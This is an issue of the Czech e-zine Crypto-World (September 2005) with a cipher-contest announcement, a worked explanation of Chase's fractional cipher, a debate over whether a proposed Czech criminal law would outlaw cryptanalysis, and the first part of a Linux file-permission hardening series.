Crypto-World

Informační sešit GCUCMP

ISSN 1801-2140

Ročník 7, číslo 9/2005 **15. září 2005**

9/2005

Připravil: Mgr. Pavel Vondruška
Sešit je přednostně distribuován registrovaným čtenářům.
Starší sešity jsou dostupné na adrese
http://crypto-world.info
(910 registrovaných odběratelů)


Obsah : str.

A. Soutěž v luštění 2005 začíná!

Pavel Vondruška, (pavel.vondruska@crypto-world.info)

Úvodní informace k soutěži

Vážení čtenáři, 20.9.2005 večer zahajujeme již tradiční podzimní soutěž o ceny v luštění jednoduchých šifrových textů. Obdobné soutěže pořádal náš e-zin v letech 2000-2004. V roce 2000 byly úlohy zaměřeny na klasické šifrové systémy. V roce 2001 soutěž pokračovala řešením "modernějších" systémů. V letech 2003 a 2004 jsme předložili úlohy od hříček, přes jednoduché šifry až po klasické šifrové systémy (jednoduchá záměna, transpozice, periodické heslo). Letos navážeme právě na úlohy dvou posledních ročníků
Pokud si chcete připomenout tyto starší úlohy, najdete jejich zadání zde:
Soutěž 2004: http://soutez2004.crypto-world.info/
Soutěž 2003: http://crypto-world.info/soutez2003/index.php



V letošním budete luštit obdobný typ úloh, to znamená šifrové texty od jednoduchých hříček přes úkoly, které lze luštit tradičními metodami, ale k řešení vede i chytrý nápad, postřeh nebo speciální znalost až po klasické šifrové systémy. Na přání řady z vás budou letošní úlohy patřit spíše mezi lehčí a těm, kterým se budou zdát příliš „hravé“ slibuji, že příští rok bude věnován zase naopak klasickým kryptologickým postupům.
Pokud se chcete na soutěž připravit, doporučuji prolistovat stará čísla našich e-zinů (a to nejen věnovaných soutěži), určitě v nich naleznete něco pro inspiraci a úlohy se vám budou řešit snáze.

Pokud jde o řešení klasických šifrových systémů, doporučuji doprovodné texty k prvním lekcím přednášky Úvod do klasických a moderních metod šifrování ALG082. Kurs probíhá na katedře algebry MFF UK Praha pod odborným vedením doc. RNDr. J. Tůmy, DrSc. a za spolupráce Vlastimila Klímy, Tomáše Rosy a Pavla Vondrušky (http://adela.karlin.mff.cuni.cz/~tuma/nciphers.html).


Starší články, které se věnují některým šifrovým systémům nebo řešení soutěžních úloh najdete v našem e-zinu Crypto-World v těchto číslech:

Steganografie, Crypto-World 9/2000, str.2-5
Jednoduchá záměna, Crypto-World 10/2000, str. 2-4
Jednoduchá transpozice, Crypto-World 11/2000, str. 2-6
Substituce složitá - periodické heslo, srovnaná abeceda, Crypto-World 12/2000, str. 4-10
Fleissnerova otočná mřížka, Crypto-World 11/2004, str. 7-8
Jedno-dvoumístná záměna, Crypto-World 11/2004, str. 5-6
Popis šifry PlayFair, Crypto-World 3/2005, str. 11-14
Dešifrace textu zašifrovaného Enigmou, Crypto-World 78/2005, příloha
Zlomkový šifrovací systém - Earle Chaseho, Crypto-World 9/2005 , str. 4-5

Řešení úloh ročníku 2004, Crypto-World 12/2004, celé číslo
Řešení úloh ročníku 2003, Crypto-World 12/2003, celé číslo
Řešení úloh ročníku 2001 Crypto-World 1/2002, str. 2-15
Řešení úloh ročníku 2000, Crypto-World Vánoce/2000, celé číslo

Pravidla

Soutěž začíná 20.9.2005 rozesláním e-mailu s výzvou k soutěži všem odběratelům e-zinu Crypto-World a končí 27. listopadu 2005 ve 20.00 hod. Zúčastnit soutěže se může pouze registrovaný odběratel e-zinu Crypto-World. Vstup na stránku soutěže bude přes domovskou stránku Crypto-Worldu - ikona **Soutěže** nebo přímým voláním soutěžní stránky (její adresa bude zveřejněna dodatečně a zaslána společně s kódy k registraci do soutěže).



Při registraci musí řešitel zadat *kód soutěže 2005*, který mu bude zaslán 20.9.2005 společně s výzvou k soutěži). (Poznámka. Kód soutěže 2005 bude zaslán i všem nově registrovaným odběratelům e-zinu Crypto-World, kteří se během soutěže k jeho odběru přihlásí.

Soutěžící dále zadá své *uživatelské jméno a autentizační heslo* pro opětovné přihlášení a dále e-mail, na který mu je zasílán e-zin Crypto-World. Tento e-mail se dále na stránce nezobrazuje a je pro ostatní návštěvníky soutěže nedostupný. Slouží pouze k odesílání pokynů a informací soutěžícím a k ověření, že uživatel je registrovaným odběratelem e-zinu.

Na stránce budou postupně zveřejňovány soutěžní úlohy. Za vyřešení úlohy se připisují soutěžícímu body. Registrovaný řešitel může zadávat své odpovědi přes www rozhraní (vždy velkými písmeny a bez mezer!). Odpověď bude automaticky vyhodnocena a řešitel se ihned dozví, zda odpověděl správně nebo ne.

Na stránce soutěže bude zveřejňován aktuální průběh soutěže. U každého řešitele bude v celkovém žebříčku uveden počet dosažených bodů a lze se podívat i na pořadí úloh, ve kterém je soutěžící vyřešil.
O pořadí soutěžících rozhoduje celkový počet dosažených bodů, v případě rovnosti bodů je rozhodující, kdo dosáhl tohoto počtu bodů dříve! V případě, že soutěžící ještě nezískali žádné body, jsou uvedeni podle pořadí registrace.

Pro určení celkového pořadí je rozhodující stav 27. listopadu 2005 ve 20.00 hod.
První tři řešitelé získají cenu automaticky. Další tři ceny se vylosují mezi řešitele, kteří dosáhnou alespoň patnáct bodů.

Ceny

Pro vítěze celé soutěže je připravena hlavní cena - bezplatná účast na mezinárodním kryptologickém workshopu Mikulášská kryptobesídka (http://www.buslab.cz/mkb/), který se koná 1. prosince v Praze. Pořadatel 5. ročníku TNS (Trusted Network Solutions, http://www.tns.cz/) hradí za vítěze registrační poplatek a zve jej srdečně na tuto akci.

První tři řešitelé získají ceny, které věnovalo nakladatelství Zoner Press (http://www.zonerpress.cz/) a Královská huť (http://www.royal-glassworks.cz/). Luštitelé dostanou jednu z knih HACKING - umění exploitace nebo Velká kniha PHP 5 a MySQL a dále soupravu dvou číší, které jsou kopie dle originálu z 16. století.

Ceny získají i další tři luštitelé, kteří budou vylosování z těch, kteří dosáhnou alespoň patnáct bodů. V tomto případě se cena skládá z knihy nakladatelství Zoner Press a jedné číše - historické repliky.

Děkuji touto cestou všem sponzorům soutěže:
TNS (Trusted Network Solutions), http://www.tns.cz
Zoner Press, http://www.zonerpress.cz/
Královská huť, s.r.o., http://www.qobchod.cz

Na vyplnění času do začátku soutěže si můžete přečíst pár informací o jedné méně známé šifře, třeba se vám to bude hodit …

Zlomkový šifrovací systém - Earle Chaseho

Jedná se o speciální třídu šifrových systémů, které jsou poměrně bezpečné a relativně jednoduché na realizaci. Svými parametry překonávají tyto systémy řadu jiných klasických šifrových systémů. Název zlomkový systém je odvozen z toho, že písmeno otevřeného textu je nejprve vyjádřeno pomocí dvojice čísel. Tato dvojice lze zapsat do podoby zlomku. Algoritmus pak pracuje zvlášť s hodnotami uvedenými ve jmenovateli nebo čitateli, šifrový text se pak získá opětovným převodem „zlomků“ (dvojic čísel) na písmena.

Chase vyšel z číselného digrafického systému, který dále významným způsobem doplnil a to o úpravu (substituci) druhých souřadnic šifrových znaků.

Systém lze nejlépe vysvětlit na jednoduchém příkladu.

1) Nejprve se vytvoří převodová tabulka otevřených znaků na dvojici čísel.

	1	2	3	4	5	6	7	8	9	0
1	A	L	B	T	R	O	S	C	D	E
2	F	G	H	I	J	K	M	N	P	Q
3	U	V	W	X	Y	Z	=	.	!	?

Důležité je dodržet pro zpětnou transformaci čísel na znaky, aby byla použity pro sloupcový index všechna čísla 0-9 a tabulka (bez ohledu na počet řádků) byla plně obsazena. Tj pro každé možné číslo určené dvojicí souřadnic řádek/sloupek byla nějaká hodnota znaku v tabulce definována. Z tohoto důvodu jsme doplnili mezinárodní abecedu, která se skládá z 26ti znaků o další 4 znaky (=.!?). Znaky, které jsme doplnili, nemusí být použity při převodu otevřeného textu na číselný tvar, ale jsou zde nutné pro vyjádření zašifrovaného textu pomocí abecedy.

Hodnoty, po převodu pomocí tabulky, se zapisují do dvou řádků. Do prvního řádku budeme zapisovat řádkovou souřadnici určující pozici písmene v tabulce (např. pro N to bude 2) a do druhého řádku sloupcovou souřadnici (pro N to je 8). Podle tohoto pravidla dostaneme pro námi zvolený otevřený text tento tvar:

```
Otevřený text:            NOVY TYP SIFRY

Přepis podle tabulky:
1.řádek                   2133 132 12213
2.řádek                   8625 459 74155
```

2) Nyní přichází základní Chaseho myšlenka – navrhl upravovat pouze hodnoty ve druhém řádku. Například navrhl všechny hodnoty druhého řádku vynásobit postupně devíti a výsledek podle stejné tabulky převést zpět na písmena.

```
Chaseho úprava:
1.řádek                   1 2133 132 12213
2.řádek                   7 7629 137 67395
```

3) Převod na šifrový text
Ve většině případů bude dolní řádek po vynásobení devíti delší o jednu pozici než číslo v prvém řádku. Pro převod na písmena podle výše uvedené tabulky potřebujeme mít prvé číslo definováno nejen hodnotou sloupce (v našem případě číslem 7), ale potřebuje i číslo řádku. Na této hodnotě nezávisí a tak doplníme libovolnou hodnotu řádku šifrovací tabulky (máme výběr z hodnot 1, 2 nebo 3). V našem ukázkovém případě zvolíme hodnotu 1.
Nyní převedeme podle tabulky text zpět na písmena. Je možné pro tento převod vytvořit jinou převodovou tabulku. My však použijeme (tak jak navrhl Chase) převodovou tabulku stejnou.

```
Šifrový text :            S MOV! AWM OMHEY
1.řádek                   1 2133 132 12213
2.řádek                   7 7629 137 67395
```

Výsledek tohoto převodu je hledaný šifrový text : S MOV! AWM OMHEY

Earle Chase navrhl v klíčovém kroku tohoto šifrového systému i složitější úpravy druhého řádku. Např. k dolní řadě číslic doporučil připočítávat smluvené číselné heslo nebo využívat logaritmické řady apod. Pokud si chcete systém upravit vlastním způsobem – nezapomeňte, že úprava musí být taková, aby existovala zpětná transformace a aby byla jednoznačná. V opačném případě by takový systém měl skoro stejnou hodnotu jako metoda Trithemiova, který doporučoval svěřit dodání zprávy andělovi. Píši skoro stejnou, neboť Trithemiova metoda by byla o něco lepší. V obou případech se příjemce nedozví, co bylo obsahem zprávy (pokud přijmeme fakt, že andělé neexistují), ale v případě dodání zašifrovaného (byť nedešifrovatelného) textu může být příjemce kompromitován již jen tím faktem, že si s někým vyměňuje šifrovou korespondenci a stát se obětí zájmu vyšetřovatelů…

4) Dešifrace. Použitý systém je velmi lehce dešifrovatelný (prosím neplést s luštitelný). Příjemce k tomu potřebuje mít pouze stejnou převodovou tabulku. Přijatý šifrový text převed podle tabulky z textové podoby do číselné. Druhý řádek vydělí devíti a vypustí první znak v prvém řádku. Získané hodnoty v prvém a druhém řádku tvoří souřadnice znaků otevřeného textu.

B. Bude kryptoanalýza v Česku trestána vězením?

Vlastimil Klíma, kryptolog, http://cryptography.hyperlink.cz

Pokud s tím něco páni poslanci neudělají, tak až skončím přednášku o kryptoanalýze na MFF UK, půjdu se přihlásit na Policii, že jsem spáchal trestný čin. A ti, kdo provádí penetrační testy nebo administrátoři sítí, kteří testují slabá hesla, půjdou asi také.

V letmé informaci jsem se dostal k projednávanému textu vládního návrhu trestního zákona. Jeho § 205 mě vyvedl z míry, protože by postavil kryptoanalýzu mimo zákon a penetrační testování do složité situace. Přečtěte si přiložené znění tří vyjmutých paragrafů v dodatku a pak posuďte sami, jestli jsou následující obavy zbytečné. Doufám, že ano nebo že bude přijat pozměňovací návrh.

Začněme výňatky. Upozorňuji, že citlivě, ale přece jen jsou vytrženy z kontextu návrhu trestního zákona - viz rámeček.

> § 204: ... Kdo ... **neoprávněně získá přístup k počítačovému systému** ... bude potrestán odnětím svobody až na jeden rok...
> § 205: ... Kdo **neoprávněně ... zpřístupní... počítačové heslo**, pomocí nichž lze získat přístup k počítačového systému..., bude potrestán odnětím svobody až na jeden rok...

Říkáte si, že to je žert? Bohužel není.

Na MFF UK studenty učím tuto definici:
Moderní kryptoanalýza je věda o hledání slabin nebo prolamování matematických metod informační bezpečnosti.

Konkrétní použití kryptoanalýzy směřuje právě k tomu, aby se případné slabiny odstranily. K tomu je nutné je zveřejnit, učit se o nich, publikovat na mezinárodních konferencích. Z druhé strany **je to zcela jistě také možné chápat a využít to jako návod na zneužití rozpoznaných slabin ke skutečné nezákonné činnosti**. Věda slabiny odhaluje, ale nezneužívá. Vědce bychom tedy trestat neměli, měli bychom trestat ty, kdo zneužívají vědecké poznatky k páchání nezákonné činnosti.

Současný návrh § 204-206 trestního zákona však vyvolává velmi vážné pochyby, téměř jistotu, že potrestán bude i vědec.

V sázce je
1) Výuka moderních metod kryptoanalýzy na vysokých školách a univerzitách (konkrétně na MFF UK) .
2) Vědecký příspěvek na mezinárodní konferenci.
3) Vědecký názor na odborném internetovém fóru, webu, poštovní konferenci, diskusní skupině.
4) Publikace vědeckého příspěvku na serveru mezinárodní organizace pro kryptologický výzkum (IACR).
5) Soukromé e-maily s kryptology diskutující kryptoanalytické metody.

6) Účast ve veřejných mezinárodních soutěžích na prolomení kryptografického algoritmu (DES, RSA, ECC, MD,..) - je to dokonce děláno pro značnou finanční odměnu, tedy dalo by se to kvalifikovat jako luštící práce na objednávku.
7) Vědecké granty, financované státem (vysoké školy, univerzity a další státní orgány)
8) a další.

Některé naše příspěvky, které jsme publikovali s kolegou dr. Rosou ve sbornících mezinárodních kryptologických konferencí nebo na webu IACR, **přispěly ke zkvalitnění obrany informačních systémů proti útokům, ale jen proto, že jsme tyto slabiny odhalili**. Například kdyby bylo zneužito publikování útoku na protokol SSL, přineslo by to odhalení přístupových hesel a privátních bankovních informací, tedy právě toho, o čem zákon mluví. Pokud by banky neimplementovaly námi doporučené úpravy a obranu, mohly by vzniknout značné škody v mezinárodním měřítku. Podobně i další naše kryptoanalytické výsledky, které získaly uznání na mezinárodním poli, by mohly být doma oceněny úplně jiným způsobem.

Protože jsem laik v oboru práva, získal jsem společně s Mgr. Pavlem Vondruškou odpovědi dvou odborníků na znění navrhovaného zákona, viz dodatky níže. Bohužel moje obavy nerozptýlili, spíše je potvrdili. Závěrem je, že text není dobrý, a měl by se změnit.

Poslal jsem proto prosbu paní JUDr. Parkanové, předsedkyni Ústavně právního výboru Poslanecké sněmovny Parlamentu ČR o zařazení pozměňovacího návrhu. Bohužel jsem zatím nedostal odpověď ani potvrzení o přijetí e-mailu. Možná se paní předsedkyně ještě nedostala k e-mailu, ale věřím, že mi odpoví.

Na závěr ještě poznámka. Uvědomil jsem si, že ve stejné situaci budou pravděpodobně i ti, kdo plánují a provádí penetrační testy. Tady se mohu mýlit, takže to přenechávám jim na zvážení a poradu s právníky. Jistě, penetrování je vždy pokryto smlouvou. Jenže zákon je poněkud vyšší norma. To za prvé. A za druhé - je vždy smluvně pokryto vše? Všechny cesty a metody penetrace? A bude i nadále VŠE podle nového zákona zákonné? Nejsem odborník na penetraci ani právo, ale pokud bude v ohrožení kryptoanalýza, zabývající se vědeckými otázkami odhalování slabin a prolamování matematických metod informační bezpečnosti, pak je otázka, nakolik bude právně zajištěna zcela praktická "bílá" hackerská činnost.

Až bude zákon schválen, bude mnohem horší přijmout změny než teď, kdy je na to přímo vyhrazen čas. Proto prosím všechny, kdo mají nějaký zájem na změně, aby se pokusili nějakým způsobem změně připravovaného textu zákona napomoci.

Dodatek č. 1: Trestní zákon - vládní návrh II.

§ 204
Neoprávněný přístup k počítačovému systému a poškození a zneužití záznamu v počítačovém systému a na nosiči informací

Kdo poruší bezpečnostní opatření a tím neoprávněně získá přístup k počítačovému systému nebo k jeho části, bude potrestán odnětím svobody až na jeden rok, propadnutím věci nebo zákazem činnosti.
(1) Kdo získá přístup k počítačovému systému nebo k nosiči informací a a) neoprávněně užije data uložená v počítačovém systému nebo na nosiči informací,

b) data uložená v počítačovém systému nebo na nosiči informací neoprávněně vymaže nebo jinak zničí, poškodí, změní, potlačí, sníží jejich kvalitu nebo je učiní neupotřebitelnými,
c) padělá nebo pozmění data uložená v počítačovém systému nebo na nosiči informací tak, aby byla považována za pravá, nebo podle nich bylo jednáno tak, jako by to byla data pravá, bez ohledu na to, zda jsou tato data přímo čitelná a srozumitelná, nebo
d) neoprávněně vloží data do počítačového systému nebo na nosič informací nebo učiní jiný zásah do programového nebo technického vybavení počítače nebo jiného technického zařízení pro zpracování dat, bude potrestán odnětím svobody až na dvě léta, propadnutím věci nebo zákazem činnosti.
(2) Odnětím svobody na šest měsíců až tři léta, propadnutím věci nebo zákazem činnosti bude pachatel potrestán, spáchá-li čin uvedený v odstavci 1 nebo 2
a) v úmyslu způsobit jinému škodu nebo jinou újmu nebo získat sobě nebo jinému neoprávněný prospěch, nebo
b) v úmyslu neoprávněně omezit funkčnost počítačového systému nebo jiného technického zařízení pro zpracování dat.
(3) Odnětím svobody na jeden rok až pět let nebo peněžitým trestem bude pachatel potrestán,
a) spáchá-li čin uvedený v odstavci 1 nebo 2 jako člen organizované skupiny,
b) způsobí-li takovým činem značnou škodu,
c) získá-li takovým činem pro sebe nebo pro jiného značný prospěch, nebo
d) způsobí-li takovým činem vážnou poruchu v činnosti státního orgánu,
jiného orgánu veřejné správy nebo samosprávy, právnické osoby nebo fyzické osoby, která provozuje podnikatelskou činnost podle zvláštního právního předpisu, státního podniku nebo jiného podniku.
(4) Odnětím svobody na tři léta až osm let nebo propadnutím majetku bude pachatel potrestán,
a) způsobí-li činem uvedeným v odstavci 1 nebo 2 škodu velkého rozsahu, nebo
b) získá-li takovým činem pro sebe nebo pro jiného prospěch velkého rozsahu.

§ 205
Opatření a přechovávání přístupového zařízení a hesla k počítačovému systému a jiných takových dat

Kdo neoprávněně vyrobí, uvede do oběhu, doveze, vyveze, proveze, nabízí, zprostředkuje, prodá nebo jinak zpřístupní, sobě nebo jinému opatří nebo přechovává
a) zařízení nebo jeho součást, postup, nástroj nebo jakýkoli jiný prostředek, včetně počítačového programu, vytvořený nebo přizpůsobený k spáchání trestného činu neoprávněného přístupu k počítačovému systému a poškození a zneužití záznamu v počítačovém systému a na nosiči informací podle § 204 nebo trestného činu porušování tajemství dopravovaných zpráv podle § 157 odst. 1 písm. b), c),
b) počítačové heslo, přístupový kód, postup nebo podobná data, pomocí nichž lze získat přístup k počítačového systému nebo jeho části, bude potrestán odnětím svobody až na jeden rok, propadnutím věci nebo zákazem činnosti.
(5) Odnětím svobody až na tři léta, propadnutím věci nebo zákazem činnosti bude pachatel potrestán,
a) spáchá-li čin uvedený v odstavci 1 jako člen organizované skupiny, nebo
b) získá-li takovým činem pro sebe nebo pro jiného značný prospěch.
(6) Odnětím svobody na šest měsíců až pět let nebo propadnutím majetku bude pachatel potrestán, získá-li činem uvedeným v odstavci 1 pro sebe nebo pro jiného prospěch velkého rozsahu.

§ 206
Poškození záznamu v počítačovém systému a na nosiči informací a zásah do vybavení počítače z nedbalosti

Kdo z nedbalosti porušením povinnosti vyplývající ze zaměstnání, povolání, postavení nebo funkce nebo uložené podle zákona nebo smluvně převzaté
a) data uložená v počítačovém systému nebo na nosiči informací zničí, poškodí, pozmění nebo učiní neupotřebitelnými, nebo
b) učiní zásah do technického nebo programového vybavení počítače nebo jiného technického zařízení pro zpracování dat, a tím způsobí značnou škodu, bude potrestán odnětím svobody až na šest měsíců, propadnutím věci nebo zákazem činnosti.
(7) Odnětím svobody až na dvě léta, propadnutím věci nebo zákazem činnosti bude pachatel potrestán, způsobí-li činem uvedeným v odstavci 1 škodu velkého rozsahu.

Dodatek č. 2: Stanovisko prof. Smejkala, rektora VŠFS, člena Legislativní rady vlády ČR

Plně chápu kryptology, že jsou zneklidněni navrhovaným zněním ust. § 205. Uvažování matematické, natož pak kryptologické totiž k tomuto výkladu, který nazýváme gramatickým, svádí. Obávat se ale dle mého názoru nemusejí, alespoň ne příliš, neboť je třeba dané ustanovení vyložit v širším kontextu, a to jednak použitím rozboru logického či teleologického. Na druhou stranu musím ale konstatovat, že znění ust. § 205 není zcela přesné, a to ani ve vztahu k mezinárodní úmluvě, z níž pochází.
Možná bychom mohli začít příkladem z jiného, byť podobného oboru: zámečník nejen vyrábí zámky a otevírá zabouchnuté dveře, ale také zkoumá, jak jsou zámky vymyšleny a jak by je případně bylo možno otevřít. Pro svoji potřebu, tj. otevírání dveří či trezorů jejich vlastníkům si zhotovil řadu pomůcek, které toto otevírání značně usnadňují. Je nebezpečí, že bude trestně stíhán? Nikoliv, alespoň do okamžiku, než otevře trezor jiné osobě, nežli vlastníkovi, nebo prodá své sofistikované pomůcky kasaři.
Podobně tomu je i v případě ust. § 205, neboť je třeba si uvědomit, že nutnou podmínkou naplnění této skutkové podstaty je znak „neoprávněnosti“. Navíc v deliktu popsaném v písm. a) je jasně uvedeno, že se tak musí stát za účelem páchání zde vyjmenované trestné činnosti. Ano, v písm. b) není již uvedeno, že má být dosaženo neoprávněného přístupu k počítačovému systému – tady si myslím, že by bylo možné text vylepšit. Nikoliv ale z hlediska absolutní chyby, vedoucí k totálnímu ohrožení kryptologů trestním stíháním, ale z hlediska jednoduššího výkladu a chápání i běžnou veřejností.
Nicméně ani bez tohoto doplňku si nemusí kryptologové balit zavazadla k emigraci. Skutkové podstaty trestných činů neoprávněného přístupu k počítačovému systému a poškození a zneužití záznamu v počítačovém systému a na nosiči informací (§ 204) a opatření a přechovávání přístupového zařízení a hesla k počítačovému systému a jiných takových dat (§ 205) jsou zařazeny do návrhu trestního zákona na základě *Úmluvy Rady Evropy o počítačové kriminalitě*,[1] (Budapešť, 23. listopadu 2001), kdy bylo třeba zapracovat zejména články 2 až 11, které stanoví kriminalizaci nezákonného získání přístupu k počítačovému systému, nezákonného odposlechu počítačového systému technickými prostředky, neoprávněného poškození, vymazání, snížení kvality, pozměnění nebo potlačení počítačových dat, která jako širší pojem zahrnují i počítačové informace, omezování funkčnosti počítačového systému pomocí manipulace s počítačovými daty, počítačového padělání, dále výrobu, prodej, opatření za účelem použití, držení, dovoz, distribuci a zpřístupňování zařízení, která jsou vytvořena

[1] Convention on Cybercrime (ETS no. 185), viz http://conventions.coe.int/

nebo uzpůsobena k páchání uvedených trestných činů podle článků 2 až 5 uvedené Úmluvy, nebo přístupových hesel, kódů a podobných počítačových dat, pokud má pachatel v úmyslu tato zařízení nebo kódy použít ke spáchání uvedených trestných činů podle článků 2 až 5 uvedené Úmluvy. Zde máme tedy výkladové vodítko, že postihován nemá být autor, ale pachatel, který těchto postupů využije.
Možná bychom nepřípustnost trestní odpovědnosti v případě výuky, výzkumu a vývoje mohli odvozovat nejednoduchou cestou přímo z ust. § 13, definující trestný čin jako čin protiprávní; vzhledem ke změně koncepce zákona na tzv. formální pojetí trestného činu, kde již nenajdeme pojmový znak „pro společnost nebezpečný čin“, jako tomu je ve stávajícím trestním zákoně, to nemusí být vůbec lehké či dokonce možné.
Nový zákon v ust. § 31 – Přípustné riziko – uvádí, že trestný čin nespáchá, kdo v souladu s dosaženým stavem poznání a informacemi, které měl v době svého rozhodování o dalším postupu, vykonává v rámci svého zaměstnání, povolání, postavení nebo funkce společensky prospěšnou činnost, kterou ohrozí nebo poruší zájem chráněný trestním zákonem, nelze-li společensky prospěšného výsledku dosáhnout jinak. Zde by ale asi nešlo toto ustanovení vztáhnout na kryptology – amatéry, natož hackery, ale pravděpodobně pro většinu případů, dr. Klímou uvedených, je možné je aplikovat.
Podle mého názoru nelze tedy podle daného ustanovení začít masově posílat kryptology do vězení. Čin musí být protiprávní a úmyslný – tzn. dle mého názoru se toto ustanovení nevztahuje na výrobu a šíření prostředků pro testování a zajišťování bezpečnosti IS/ICT. Nechápu ale, proč ani v zákoně, ale zejména ani v důvodové zprávě k němu, již nenajdeme další odstavec z *Úmluvy Rady Evropy o počítačové kriminalitě*, kde se říká: „This article shall not be interpreted as imposing criminal liability where the production, sale, procurement for use, import, distribution or otherwise making available or possession referred to in paragraph 1 of this Article is not for the purpose of committing an offence established in accordance with articles 2 through 5 of this Convention, such as for the authorised testing or protection of a computer system.“
Výše uvedené připomínky by mohly být využity pro poslanecký pozměňovací návrh, což vzhledem ke stádiu projednávání nového trestního zákona je právě nyní možné. Je na české kryptologické obci, zda vyvine takovou iniciativu.
Prof. Ing. Vladimír Smejkal, CSc., rektor Vysoké školy finanční a správní v Praze, člen Legislativní rady vlády

Dodatek č. 3: Stanovisko Mgr. Zbyňka Loebla, LL.M. z CEAG
V e-mailové odpovědi se vyjádřil velmi jasně:
"Souhlasím s panem prof. Smejkalem, že je třeba navrhnout změnu navrženého ustanovení tak, aby nebylo v rozporu s mezinárodní úmluvou. Jinak hrozí až zneužití tohoto ustanovení, nejen spory o výklad."
Mgr. Zbyněk Loebl, LL.M., vedoucí konzultant CEAG (CENTRAL EUROPEAN ADVISORY GROUP), český zástupce v IT Law Group Europe, asociaci právních poradenských firem v Evropě, specializující se na informační technologie, telekomunikace a právní problémy týkající se nové ekonomiky.

C. Hardening GNU/Linux, část 1.
Jak fungují přístupová práva souborů

Josef Kadlec, student FJFI ČVUT Praha, (josef.kadlec@gmail.com)

Úvodem nutno říci, že tento seriál se bude zabývat vybranými otázkami z problematiky bezpečnosti GNU/Linuxu (dále jen Linuxu) na úrovni operačního systému. Někdy se zřejmě vyskytne jemná provázanost s úrovní síťovou. Samozřejmě techniky jsou většinou aplikovatelné i na ostatní operační systémy z rodiny Unixů.

Zaměříme se především na nejvyšší vrstvu, kterou je bezpečnost na uživatelské úrovni. Projdeme také přes aplikační úroveň a lehce se dotkneme i úrovně kernelu. Rozebírána bude tedy opravdu vysokoúrovňová bezpečnost operačního systému Linux – od nativních mechanismů jako jsou práva uživatelů, přes vybrané problémy bezpečnosti Linuxu a chyb, kterých se administrátoři dopouštějí až po sofistikovanější systémy, které poskytují nadstandardní možnosti Linux hardeningu. Po projití tohoto seriálu by měl být každý schopen zajistit kvalitní lokální bezpečnost OS Linux.

A teď již konkrétně k problematice. I když by se dalo říci, že problematika souborových práv a uživatelů je základním kamenem bezpečnosti v OS Linux, vsadím se, že ne všichni z vás mají v problematice úplně jasno nebo ví o všech možnostech, které se nabízejí. Při zabývání se problematikou bezpečnosti se bez znalosti této problematiky neobejdeme. Linux je víceuživatelský operační systém. Tzn. že se do systému může přihlásit více uživatelů - a to i ve stejný moment. V rámci zabezpečení uživatelů a nakonec i celého systému je proto nutné souborová práva zavést.

Konkrétní znalosti souborových práv, které vysvětlím vzápětí, je potřeba využít k vytvoření správné politiky přístupových práv. Situaci nám usnadňují vývojáři distribucí, kteří v distribucích určitou bezpečností politiku zavádějí, takže nám stačí většinou pouze modifikovat současná přístupová práva. U větších distribucí jako Mandrake, Fedora Core, Debian, Slackware atd. by se nám v současné době nemělo stát, že po nainstalování budou přístupová práva nějak katastrofálně nastavena.

Ovšem je potřeba se vyvarovat nebezpečným zásahům do tohoto nastavení jako například byť jen nechtěné nastavení práva zápisu pro „ostatní“ na soubor */etc/passwd*, čímž bychom de facto úplně odstranili systém zastíněných hesel. Toto byl však případ, který spíše vypadá na sabotáž ze strany superuživatele, než nechtěný krok, ale vážné problémy častěji plynou z mnohem prostších situací, jako například špatné nastavení práv na domovských adresářích, které se může lehce vyskytnout, pokud přidáváme další uživatele.

Dále se například doporučuje nastavovat práva pro adresář */boot* jen pro čtení. V tomto adresáři by se měl nacházet zkompilovaný kernel a pár dalších souborů jako například *System.map*. S těmito soubory je většinou manipulováno pouze v případě, kdy se mění samotný kernel. Poškození, záměna nebo modifikace těchto souborů může znamenat pohromu pro systém (resp. pro bezpečnost systému). Dalším problémem může být nastavení přístupových práv souboru */dev/tty*, který by měl mít nastaven mód *666*, aby se zamezilo čtení cizích terminálů.

Zvláštním případem je adresář */tmp*, do kterého mají implicitně plná práva (*drwxrwxrwt*) všichni uživatelé. Všimněme si, že na tomto adresáři je aplikován *sticky bit* (vysvětlím

později). Proto také bývá tento adresář využíván k různým nekalým činnostem - od úložiště velkého množství dat, což může způsobit zaplnění diskového oddílu až po místo, odkud lze lehce spouštět soubory jako například shelly, čehož se hojně využívá v různých exploitovacích technikách. Neměli bychom také zapomenout na vhodné nastavení výchozích práv příkazem *umask*.

Přístupová práva souborů umožňují uživateli omezení přístupu k souborům a adresářům (což jsou v podstatě také soubory, které odkazují na další soubory, proto to někdy nebudu rozlišovat).

Zde vidíme ukázku zobrazení souborových práv:

```
pepa@workstation$ ls -la | grep .tuxracer
drwxr-xr-x    2 pepa     users        4096 lis 19 14:03 .tuxracer
```

Nás bude především zajímat první část výpisu *drwxr-xr-x*. Důležité je také si všimnout, že vlastníkem souboru je uživatel *pepa* a k souboru se váže skupina *users*. Ostatní položky nás zatím nezajímají - samozřejmě kromě poslední položky, což je jméno souboru či adresáře.

Rozeznáváme tři druhy práv. První je právo na čtení (znak *r*) - u adresáře znamená prohlížení jmen souborů. Druhé je právo zápisu (znak *w*) - u adresáře znamená přidávání a odstraňování souborů. Třetí právo je právo ke spouštění (znak *x*) - v případě adresáře znamená toto právo vstup do adresáře - přístup k souborům. Pokud chci smazat soubor, musím mít v daném adresáři právo *w*. Pokud chci smazat adresář, musím mít právo *w* na všechny jeho podadresáře.

Sekvenci znaků *drwxr-xr-x* můžeme rozdělit na čtyři části. První část označuje typ souboru a nabývá základních hodnot: *d* pokud se jedná o adresář (jako v našem případě), "-" pokud se jedná o normální soubor, *l* pokud se jedná o symbolický odkaz a *s* pokud se jedná o schránku.

